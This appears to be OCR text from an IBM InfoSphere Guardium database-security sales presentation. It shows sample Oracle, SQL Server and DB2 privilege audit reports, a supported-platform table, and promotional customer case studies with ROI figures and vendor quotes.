ORDSYS	EXPDEPOBJ$	SYS	DELETE	10.10.9.59-system	2010-08-27 14:58:28.0	1

Records 1 **to 5 of 93**

ORA SYSDBA and SYSOPER Accnts

Start Date: **2010-08-25 01:35:38** End Date: **2010-08-30 01:35:38**
Aliases: **ON**

Username	Is Sysdba	Is Sysoper	Is External Password	Datasource Name	SqlGuard Timestamp	Count of ORA SYSDBA and SYSOPER Accnts
SYS	TRUE	TRUE	FALSE	10.10.9.59-system	2010-08-27 15:02:04.0	1


Records 1 **to 1 of 1**

ORA All Sys Priv and admin opt

Start Date: **2010-08-25 01:35:38** End Date: **2010-08-30 01:35:38**
Aliases: **ON**

Grantee	User Or Role	System Privilege	Admin Option	Datasource Name	SqlGuard Timestamp	Count of ORA All Sys Priv and admin opts
SYSTEM	User	DROP ANY SYNONYM	NO	10.10.9.59-system	2010-08-27 15:00:49.0	1

Microsoft SQL Server Entitlement Reports



MSSQL2000 Obj Privs By Non-Default Sys User

Start Date: **2010-08-25 01:35:38** End Date: **2010-08-30 01:35:38**
Aliases: **ON**

Grantee	Object_Name	Object_Type	Schema_Owner	Permission	Grant_Type	SqlGuard Timestamp	Datasource Name	DB Name	Count of MSSQI
bill	customer	User table	harry	Select	Grant	2010-08-27 16:40:53.0	SQL-Server-9-251	financial	1
harry	customer	User table	tom	Select	Grant	2010-08-27 16:40:53.0	SQL-Server-9-251	financial	1

Records 1 **to 2 of 7**

MSSQL2000 Role/Sys Privs Granted To User

Start Date: **2010-08-25 01:35:38** End Date: **2010-08-30 01:35:38**
Aliases: **ON**

User	Privilege_Role	Type	Type_of_Grant	SqlGuard Timestamp	Datasource Name	DB Name	Count of MSSQL2000
##MS_AgentSigningCertificate##	Execute	Privileges	Grant	2010-08-27 16:40:54.0	SQL-Server-9-251	master	1
VM\joed	db_datawriter	Role	Grant	2010-08-27 16:40:54.0	SQL-Server-9-251	financial	1

Records 1 **to 2 of 35**

MSSQL2000 Role/Sys Privs Granted To User And Rol

Start Date: **2010-08-25 01:35:38** End Date: **2010-08-30 01:35:38**
Aliases: **ON**

Grantee	Grantee_Type	Privilege_Role	Type	Type_of_Grant	SqlGuard Timestamp	Datasource Name	DB Name	Count c
joed	User	db_owner	Role	Grant	2010-08-27 16:40:55.0	SQL-Server-9-251	master	1
##MS_AgentSigningCertificate##	User	Execute	Privileges	Grant	2010-08-27 16:40:55.0	SQL-Server-9-251	master	1

Records 1 **to 2 of 38**

MSSQL2000 Object Access By PUBLIC

Start Date: **2010-08-25 01:35:38** End Date: **2010-08-30 01:35:38**
Aliases: **ON**

Schema_Owner	Object_Name	Object_Type	Permission	Grant_Type	SqlGuard Timestamp	Datasource Name	DB Name
sys	sp_prepexec	Extended stored procedure	Execute	Grant	2010-08-27 16:40:57.0	SQL-Server-9-251	master
sys	sp_MShelpobjectpublications	Stored procedure	Execute	Grant	2010-08-27 16:40:57.0	SQL-Server-9-251	master

Records 1 **to 2 of 1664**

MSSQL2000 Exec Priv On Sys Proc Func To Public

Start Date: **2010-08-25 01:35:38** End Date: **2010-08-30 01:35:38**
Aliases: **ON**

Schema_Owner	Grantor	Object_Name	Object_Type	Permission	Grant_Type	SqlGuard Timestamp	Datasource Name	DB Name	C
sys	dbo	sp_MSupdate_tracer_history	Stored procedure	Execute	Grant	2010-08-27 16:41:00.0	SQL-Server-9-251	master	1
sys	dbo	sp_user_counter10	Stored procedure	Execute	Grant	2010-08-27 16:41:00.0	SQL-Server-9-251	master	1

Records 1 **to 2 of 1361**

MSSQL2000 accnt of db_owner db_securityadmin role

Start Date: **2010-08-25 01:35:38** End Date: **2010-08-30 01:35:38**
Aliases: **ON**

Granted_role	Grantee	SqlGuard Timestamp	Datasource Name	DB Name	Count of MSSQL2000 accnt of db_owner db_securityadmin roles
db_owner	dbo	2010-08-27 16:41:03.0	SQL-Server-9-251	financial	1
db_owner	dbo	2010-08-27 16:41:03.0	SQL-Server-9-251	master	1


Records 1 **to 2 of 11**

MSSQL2000 Srv Accnt of sys/server/security admin

Start Date: **2010-08-25 01:35:38** End Date: **2010-08-30 01:35:38**
Aliases: **ON**

Grantee	Granted_Role	SqlGuard Timestamp	Datasource Name	Count of MSSQL2000 Srv

DB2 Entitlement Reports



DB2 Column Level Privs

Start Date: **2010-08-25 01:35:38** End Date: **2010-08-30 01:35:38**
Aliases: **ON**

GRANTEE	GRANTEETYPE	TABSCHEMA	TABNAME	COLNAME	COLNO	PRIVTYPE	GRANTABLE	Datasource Name	SqlGuard Timestamp	Count of DB2 Column Level Privs
JOE	U	DB2INST2	CREDITCARD	CARDID	0	U	N	10.10.9.57-db2inst2	2010-08-26 18:54:27.0	1
JOE	U	DB2INST2	CREDITCARD	FIRSTNAME	1	U	N	10.10.9.57-db2inst2	2010-08-26 18:54:27.0	1
JOE	U	DB2INST2	CREDITCARD	LASTNAME	2	U	N	10.10.9.57-db2inst2	2010-08-26 18:54:27.0	1
JOE	U	DB2INST2	CREDITCARD	NAME_ON_CARD	7	U	N	10.10.9.57-db2inst2	2010-08-26 18:54:27.0	1

Records 1 to 4 of 4

DB2 DB Level Privs

Start Date: **2010-08-25 01:35:38** End Date: **2010-08-30 01:35:38**
Aliases: **ON**

GRANTEE	GRANTEETYPE	BINDADDAUTH	CONNECTAUTH	CREATETABAUTH	DBADMAUTH	EXTERNALROUTINEAUTH	IMPLSCHEMAAUTH	LOADAUTH	NOFENCEAUTH	QUIESCECONNECTAUTH	LIBRARYADMAUTH	SECURITYADMAUTH	Datasource Name	SqlGuard Timestamp	Count of DB2 DB Level Privs
DB2INST2	U	Y	Y	Y	Y	Y	Y	Y	Y	Y	N	N	10.10.9.57-db2inst2	2010-08-26 18:24:03.0	1
PUBLIC	G	Y	Y	Y	N	N	Y	N	N	N	N	N	10.10.9.57-db2inst2	2010-08-26 18:24:03.0	1

Records 1 to 2 of 2

DB2 Index Level Privs

Start Date: **2010-08-25 01:35:38** End Date: **2010-08-30 01:35:38**
Aliases: **ON**

GRANTEE	GRANTEETYPE	INDSCHEMA	INDNAME	CONTROLAUTH	Datasource Name	SqlGuard Timestamp	Count of DB2 Index Level Privs
DB2INST2	U	SYSTOOLS	ATM_UNIQ	Y	10.10.9.57-db2inst2	2010-08-26 18:24:05.0	1
DB2INST2	U	SYSTOOLS	POLICY_UNQ	Y	10.10.9.57-db2inst2	2010-08-26 18:24:05.0	1
DB2INST2	U	SYSTOOLS	HI_OBJ_UNIQ	Y	10.10.9.57-db2inst2	2010-08-26 18:24:05.0	1

Records 1 to 3 of 3

DB2 Package Level Privs

Start Date: **2010-08-25 01:35:38** End Date: **2010-08-30 01:35:38**
Aliases: **ON**

GRANTEE	GRANTEETYPE	PKGSCHEMA	PKGNAME	CONTROLAUTH	BINDAUTH	EXECUTEAUTH	Datasource Name	SqlGuard Timestamp	Count of DB2 Package Level Privs
PUBLIC	G	NULLID	SYSLN402	N	Y	Y	10.10.9.57-db2inst2	2010-08-26 18:24:07.0	1
DB2INST2	U	NULLID	SYSSN302	Y	G	G	10.10.9.57-db2inst2	2010-08-26 18:24:06.0	1

Records 1 to 2 of 173

DB2 Table Level Privs

Start Date: **2010-08-25 01:35:38** End Date: **2010-08-30 01:35:38**
Aliases: **ON**

GRANTEE	GRANTEETYPE	TABSCHEMA	TABNAME	CONTROLAUTH	ALTERAUTH	DELETEAUTH	INDEXAUTH	INSERTAUTH	REFAUTH	SELECTAUTH	UPDATEAUTH	Datasource Name	SqlGuard Timestamp	Count of DB2 Table Level Privs
PUBLIC	G	SYSIBM	COLUMNS	N	N	N	N	N	N	Y	N	10.10.9.57-db2inst2	2010-08-26 18:24:08.0	1
PUBLIC	G	SYSCAT	LIBRARIES	N	N	N	N	N	N	Y	N	10.10.9.57-db2inst2	2010-08-26 18:24:08.0	1

Records 1 to 2 of 329

DB2 Priv Summary

Start Date: **2010-08-25 01:35:38** End Date: **2010-08-30 01:35:38**
Aliases: **ON**


GRANTEE	GRANTEETYPE	PRIVILEGETYPE	Datasource Name	SqlGuard Timestamp	Count of DB2 Priv Summarys
DB2INST2	U	DATABASE	10.10.9.57-db2inst2	2010-08-26 18:24:11.0	1
DB2INST2	U	ROUTINE	10.10.9.57-db2inst2	2010-08-26 18:24:11.0	1

Records 1 to 2 of 13

Broad Platform Support

Supported Platforms	Supported Versions
Oracle	8i, 9i, 10g (r1, r2), 11g, 11gR2
Oracle (ASO, SSL)	9i,10g (r1,r2), 11g
Microsoft SQL Server	2000, 2003, 2008
Microsoft SharePoint	2007, 2010
IBM DB2 (Linux, Unix, Linux for System z)	9.1, 9.5, 9.7
IBM DB2 for z/OS	7, 8, 9
IBM DB2 (Windows)	9.1, 9.2, 9.5, 9.7
IBM DB2 for iSeries	V5R2, V5R3, V5R4, V6R1
IBM Informix	7, 9, 10,11, 11.5
Oracle MySQL and MySQL Cluster	4.1, 5.0, 5.1
Sybase ASE	12, 15, 15.5
Sybase IQ	12.6, 15
Teradata	6.x, 12,13
Netezza	4.5
PostgreSQL	8

Guardium: a Component of the InfoSphere Information Governance Platform



Modular deployment

- Supports business and IT priorities

Flexible support for enterprise environments

- Open technology for heterogeneous support

Reusability and consistency

- Shared metadata and policies

Breadth of portfolio


- Three core information governance disciplines

Single Solution Provider to Optimize the Information Supply Chain

Protecting Data Enterprise-wide is a Key Element of Information Governance

Security & Privacy

- Understanding the “what & where” of enterprise data
- Protecting the data across the enterprise, both internal and external threats
- Knowing who’s accessing your data when, how and why
- Monitoring and reporting on data access for audit purposes



InfoSphere Security and Privacy Portfolio

Discovery

Encryption Expert

Guardium

Optim Test Data Management

Optim Data Redaction

Optim Data Privacy Solution

InfoSphere Guardium: Chosen by Leading Organizations Worldwide

- 5 of the top 5 global banks
- 2 of the top 3 global retailers
- 3 of the top 5 global insurers
- 2 of the world's favorite beverage brands
- The most recognized name in PCs
- 15 of the world's leading telcos

- Top government agencies
- Top 3 auto maker
- #1 dedicated security company
- Leading energy suppliers
- Major health care providers
- Media & entertainment brands

Financial Services Firm with 1M+ Sessions/Day

- **Who:** Global NYSE-traded company with 75M customers
- **Need:** Enhance SOX compliance & data governance
  - *Phase 1*: Monitor all privileged user activities, especially DB changes.
  - *Phase 2:* Focus on data privacy.
- **Environment:** 4 data centers managed by IBM Global Services
  - 122 database instances on 100+ servers
  - Oracle, IBM DB2, Sybase, SQL Server on AIX, HP-UX, Solaris, Windows
  - PeopleSoft plus 75 in-house applications
- **Alternatives considered:** Native auditing
  - Not practical because of performance overhead; DB servers at 99% capacity
- **Results:** Now auditing 1M+ sessions per day (GRANTs, DDL, etc.)
  - Caught DBAs accessing databases with Excel & shared credentials
  - Producing daily automated reports for SOX with sign-off by oversight teams
  - Automated change control reconciliation using ticket IDs
  - Passed 2 external audits

Major Retailer with PCI and SOX Controls

- **Who:** National retailer with $50B+ in sales & 6,400 stores
- **Need:** Initially PCI, then extended to SOX, SAS70, data privacy
- **Environment:** 5 major data centers (via M&A)
  - Oracle, SQL Server, DB2, UDB on AIX, Solaris, Windows
  - Dell, IBM midrange, Sun, IBM Z10 on RACF
  - PeopleSoft, SAP plus proprietary claims engines
- **Alternatives considered:**
  - Native auditing; DB encryption; DB appliance from major security vendor
- **Results:**
  - Implemented in ~ 4 weeks
  - PCI certified in stipulated time, saving millions in potential penalties
  - Requirement 3.4: Compensating control for DB encryption
  - Requirement 6: Maintain secure systems (enforce change controls)
  - Requirement 10: Track & monitor all access to cardholder data [automated]
  - Failed DB calls identified for performance optimization
  - Load distribution quantified between servers

Global Manufacturer with 239% ROI

- **Who:** F500 consumer food manufacturer ($15B revenue)
- **Need:** Secure SAP & Siebel data
  - Enforce change controls & implement consistent auditing
- **Environment:**
  - SAP, Siebel, Manugistics, IT2 + 21 other KFS
  - Oracle & IBM DB2 on AIX; SQL Server on Windows
- **Results:** 239% ROI & 5.9 months payback, plus:
  - Proactive security: Real-time alert when changes made to critical tables
  - Simplified compliance: Passed 4 audits (internal & external)
    - *"The ability to associate changes with a ticket number makes our job a lot easier. The other products didn't have that capability to automatically put in an associated ticket number with the activity that was going on within the database, which is something the auditors ask about."*
  - Strategic focus on data security
    - *"There's a new and sharper focus on database security within the IT organization. Security is more top-of-mind among IT operations people and other staff such as developers. We now have a clearer focus on security and compliance, promoted in large part by the presence and operation of the Guardium product."*

Forrester Consulting

FORRESTER

Prepared for Guardium, Inc.
January 2008

The Total Economic Impact™ Of Guardium Database Monitoring, Security and Auditing

For A Global Consumer Products Company


Project Director: Jeffrey North, Principal Consultant

Commissioned Forrester Consulting Case Study

Major European Telco

- **Who:** Global telco with 70M mobile customers; €30B revenue.
- **Need:** Ensure privacy of call records for compliance with data privacy laws.
  - Phase 1: Safeguard OSS systems
  - Phase 2: Safeguard BSS systems
- **Environment:** 15 heterogeneous, geographically-distributed data centers
  - Oracle, SQL Server, Informix, Sybase
  - HP-UX, HP Tru64, Solaris, Windows, UNIX
  - SAP, Remedy plus in-house applications (billing, Web portal, etc.)
- **Alternatives considered:** Native auditing; Oracle Audit Vault.
  - Not practical because of performance overhead; lack of granularity; non-support for older versions; need for multi-DBMS support.
- **Results:**
  - Deployed to 12 initial data centers in only 2 weeks!
  - Now auditing all traffic in high-traffic environment; centrally managed.
  - Passed several external audits
  - Future plans: Implement application user monitoring; 2-factor authentication; expand scope to other applications.

Guardium Safeguards McAfee.com



Introducing McAfee Online Backup

Easily and safely protect all of your digital files and memories

- **Who:** World's Largest Dedicated Security Company
- **Need:** Safeguard millions of PCI transactions
  - Maintain strict SLAs with ISP customers (e.g., Comcast, COX Communications)
  - Automate PCI controls
- **Environment:** Guardium deployed in less than 48 hours
  - Multiple data centers; clustered databases
  - Integrated with ArcSight SIEM
  - Expanding coverage to SAP systems for SOX
- **Previous Solution:** Central database audit repository with native DBMS logs
  - Massive data volumes; performance & reliability issues; SOD issues
- **Results:**
  - *"McAfee needed a solution with continuous real-time visibility into all sensitive cardholder data – in order to quickly spot unauthorized activity and comply with PCI-DSS – but given our significant transaction volumes, performance and reliability considerations were crucial."*
  - *"We were initially using a database auditing solution that collected information from native DBMS logs and stored it in an audit repository, but granular logging significantly impacted our database servers and the audit repository was simply unable to handle the massive transaction volume generated by our McAfee.com environment."*
  - *"The Guardium solution provided enterprise-class scalability in a solution and was deployed in less than 48 hours. In addition to safeguarding our customers' trust, Guardium's technology also automates our PCI database controls and reduces DBA workload while enforcing separation of duties to protect against both internal and external threats."*
    (Tony Gunn, director of security engineering, McAfee)

Simplifying Enterprise Security for Dell

- **Need:**
  - Improve database security for SOX, PCI & SAS70
  - Simplify & automate compliance controls
- **Guardium Deployment:**
  - Phase 1: Deployed to 300 DB servers in 10 data centers (in 12 weeks)
  - Phase 2: Deployed to additional 725 database servers
- **Environment :**
  - Oracle & SQL Server on Windows, Linux; Oracle RAC, SQL Server clusters
  - Oracle EBS, JDE, Hyperion plus in-house applications
- **Previous Solution:** Native logging (MS) or auditing (Oracle) with in-house scripts
  - Supportability issues; DBA time required; massive data volumes; SOD issues.
- **Results:** Automated compliance reporting; real-time alerting; centralized cross-DBMS policies; closed-loop change control with Remedy integration
  - Guardium "successfully met Dell's requirements without causing outages to any databases; produced a significant reduction in auditing overhead in databases."

CASE STUDY:
SECURITY SOLUTIONS

HOW THE GUARDIUM PLATFORM HELPED DELL IT SIMPLIFY ENTERPRISE SECURITY

By Phil Neray
Addison Lawrence
David McMaster
Venugopal Nonavinakere

